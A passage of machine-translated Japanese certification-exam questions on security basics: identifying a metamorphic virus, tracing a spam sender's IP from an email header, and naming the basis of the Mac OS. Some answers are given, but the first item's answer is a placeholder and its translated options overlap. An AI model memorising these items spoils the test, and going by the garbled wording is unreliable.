潜在的な脆弱性をテストするために、ネットワークに対して既知の攻撃を実行しています。ウイルスソフトウェアの強さをテストするには、運用ネットワークを模倣するためのテストネットワークをロードします。あなたのソフトウェアは、簡単なマクロと暗号化されたウイルスをブロックします。あなたは、コードが完全に書き換えられ、署名が子供から子供に変わるウイルスコードを使ってソフトウェアを実際にテストすることに決めましたが、機能は同じです。これはあなたがテストしているウイルスの種類ですか？
A. 多型
B. Oligomorhic
C. 変成作用
D. 変態
正解: (正解を表示します)

質問: **314**
次のスパムメールヘッダーから、このスパムを送信したホストIPを特定しますか？
jie02@netvigator.comからjie02@netvigator.com Tue Nov 27 17:27:11 2001受信：
viruswall.ie.cuhk.edu.hk（viruswall [137.189.96.52]）by eng.ie.cuhk.edu.hk（8.11.6 /
8.11.6）、ESMTP id
fAR9RAP23061 for; Tue、2001年11月27日17時27分10秒+0800（HKT）
受信：mydomain.com（pcd249020.netvigator.com [203.218.39.20]）by
viruswall.ie.cuhk.edu.hk（8.12.1 / 8.12.1）
SMTP IDはfAR9QXwZ018431です。火曜日、2001年11月27日17:26:36 +0800（HKT）メッセージ
ID :> 200111270926.fAR9QXwZ018431@viruswall.ie.cuhk.edu.hk
投稿者："china hotel web"
To："Shlam"
件名：上海ヒルトンホテル）パッケージ
日付：2001年11月27日火曜日17:25:58 +0800 MIMEバージョン：1.0
X優先度：3 X-MSMail-
優先度：通常
返信先：「china hotel web」
A. 8.12.1.0
B. 203.218.39.50
C. 203.218.39.20
D. 137.189.96.52

正解: **C** (コメントを発表する)

質問: **315**
新しいMacintoshオペレーティングシステムは、次のものに基づいています。
A. OS / 2
B. Linux
C. BSD Unix
D. Microsoft Windows
正解: **C** (コメントを発表する)